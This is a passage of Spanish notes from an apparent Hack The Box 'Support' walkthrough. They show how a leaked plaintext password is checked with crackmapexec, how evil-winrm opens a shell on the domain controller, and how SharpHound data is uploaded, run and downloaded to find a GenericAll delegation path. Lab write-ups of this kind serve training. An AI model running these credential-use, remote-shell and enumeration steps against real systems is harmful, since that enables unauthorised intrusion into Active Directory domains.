objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 1
```

info: Ironside47pleasure40Watchful

este es el password del usuario support

validamos con crackmapexec y winrm
crackmapexec winrm 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'


nostira un pwned



```
└─$ crackmapexec winrm 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'
SMB         10.10.11.174    5985    DC               [*] Windows 10.0 Build 20348 (name:DC) (domain:support.htb)
HTTP        10.10.11.174    5985    DC               [*] http://10.10.11.174:5985/wsman
WINRM       10.10.11.174    5985    DC               [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)

┌──(kali㉿kali)-[~/machineshtb/Support/second form]
└─$ 
```

usamos evil winr para tener una shell

evil-winrm -i 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'




```
└─$ evil-winrm -i 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\support\Documents> whoami
support\support
*Evil-WinRM* PS C:\Users\support\Documents> 
```

##Escalada de privilegios###########################


Utilizaremos a sharphound y Bloodhound para obtener información del usuario administrador

ejecutamos neo4j y borramos sus base de datos




```
─$ sudo neo4j console
sudo] password for kali:
irectories in use:
ome:         /usr/share/neo4j
```

inicializamos bloodhound con el user neo4j y el pass 123



ahora buscamos el sharphoun e internet para subirlo a la victima




SharpHound v1.1.1

JonasBK released this May 23 · 4 commits to dev since this release v1.1.1 f4d613b


usamos la version 1.1 porque la 2.0 no nos sirvio
wget https://github.com/BloodHoundAD/SharpHound/releases/download/v1.1.1/SharpHound-v1.1.1.zip

upload /home/kali/machineshtb/Support/secondform/files/SharpHound.exe



```
*Evil-WinRM* PS C:\Users\support\Documents> upload /home/kali/machineshtb/Support/secondform/files/SharpHound.exe
Info: Uploading /home/kali/machineshtb/Support/secondform/files/SharpHound.exe to C:\Users\support\Documents\SharpHound.exe

Data: 1402880 bytes of 1402880 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\support\Documents>
```


ejecutamos



```
*Evil-WinRM* PS C:\Users\support\Documents> ./SharpHound.exe
2023-09-02T20:56:54.4666044-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2023-09-02T20:56:54.5759848-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
emote
2023-09-02T20:56:54.6072344-07:00|INFORMATION|Initializing SharpHound at 8:56 PM on 9/2/2023
2023-09-02T20:56:54.7791503-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for support.htb : dc.support.htb
2023-09-02T20:56:54.9073654-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemot
2023-09-02T20:56:55.0635911-07:00|INFORMATION|Beginning LDAP search for support.htb
2023-09-02T20:56:55.1105100-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-09-02T20:56:55.1105100-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-09-02T20:57:25.1778884-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2023-09-02T20:57:40.3458473-07:00|INFORMATION|Consumers finished, closing output channel
2023-09-02T20:57:40.3770981-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-09-02T20:57:40.5490050-07:00|INFORMATION|Status: 109 objects finished (+109 2.422222)/s -- Using 44 MB RAM
2023-09-02T20:57:40.5490050-07:00|INFORMATION|Enumeration finished in 00:00:45.4877396
2023-09-02T20:57:40.6271231-07:00|INFORMATION|Saving cache with stats: 68 ID to type mappings.
 68 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-09-02T20:57:40.6271231-07:00|INFORMATION|SharpHound Enumeration Completed at 8:57 PM on 9/2/2023! Happy Graphing!
*Evil-WinRM* PS C:\Users\support\Documents>
```


y descargamos le cambie el nombre a blood1.zip

download C:\Users\support\Documents\20230902205740_BloodHound.zip blood1.zip



```
*Evil-WinRM* PS C:\Users\support\Documents> download C:\Users\support\Documents\20230902205740_BloodHound.zip blood1.zip
Info: Downloading C:\Users\support\Documents\20230902205740_BloodHound.zip to blood1.zip

Info: Download successful!

*Evil-WinRM* PS C:\Users\support\Documents>
```

subimos la el blood1.zip a bloodhound



Upload Progress

×


20230902205740_computers.json

Upload Complete 100%

20230902205740_users.json

Upload Complete 100%


buscamos el usuario support y lo marcamos



Node Properties

Select a node for more information

buscamos en node info Outbound Object control




EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0


OUTBOUND OBJECT CONTROL

First Degree Object Control	0
Group Delegated Object Control	1
Transitive Object Control	▶

seleccionamos generic all para buscar la ayuda



Nos indica que debemos hacer un ataque de delegation attack



